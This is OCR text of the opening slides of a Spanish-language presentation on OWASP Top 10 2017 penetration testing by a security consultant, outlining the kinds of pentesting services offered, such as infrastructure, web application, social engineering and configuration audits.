
# OWASP Top 10 2017 Pentesting


**Walter Cuestas**
Owner / CyberSecurity Pentester
**wcuestas@open-sec.com**
@wcu35745


# CORE TEAM







# Pentester ? Clásico o Agil ?



Cobalt

# Aclarando...


Ethical Hacking
Análisis de Vulnerabilidades
(Automatizado con Comprobación Manual)
Pruebas de Penetración
Infraestructura :
- Sistema Operativo
- Software Base :
* Web
* VPN
* Clientes Delgados
* Recursos Compartidos
* Interfaces Administrativas
* Cajeros Automáticos
* POSs
Completa :
Se busca un Vector de Ataque exitoso en servicio expuesto y se realiza la penetración a nivel de red.
Extendida :
Se buscan Vectores de Ataque por cada uno de los servicios expuestos y se explotan todos los posibles. Se realiza la penetración a nivel de red por cada Vector de Ataque exitoso.
Aplicaciones Web :
- Sin Credenciales
- Con Credenciales (Opcional)
- Automatizado y Manual
Otros dominios :
- Revisión de la Seguridad del Código Fuente
- Ingeniería Social
- Pruebas de Intrusión Física
- Auditoría de Configuraciones
* Servidores
* Dispositivos de Red
* Estaciones
* Cajeros Automáticos
* POSs







PCI Security Standards Council™

SWIFT


CyberSecurity Pentesters

# Anatomía de un Pentesting.

